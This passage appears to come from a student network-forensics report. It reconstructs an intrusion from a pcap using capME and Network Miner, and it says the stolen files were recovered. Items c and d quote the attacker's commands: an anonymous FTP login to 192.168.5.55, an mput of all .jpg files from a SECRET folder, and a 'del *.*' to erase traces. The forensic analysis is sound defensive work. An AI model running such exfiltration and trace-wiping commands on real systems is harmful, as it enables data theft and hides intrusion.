
b. Upon Opening the first connection log in capME shows that the attacker transferred the dirc.txt to his/her machine using ftp for offline viewing.

c. Then the attacker navigated to the SECRET folder and transferred all the .jpg files to his/her machine by executing the below commands.

$ ftp -n 192.168.5.55

$ user anonymous bad@guy.com

*$ mput *.jpg*



d. Finally the attacker deleted the traces of intrusion using the command *$ del *.**

File Recovery: All the files that are transferred to and ex-filtrated from the victim machine are extracted from pcap file using Network Miner tool in security onion. These files are stored at /opt/networkminer/AssembledFiles/192.168.5.55/. All the stolen and malware artifacts are uploaded as a supplement to this assignment report.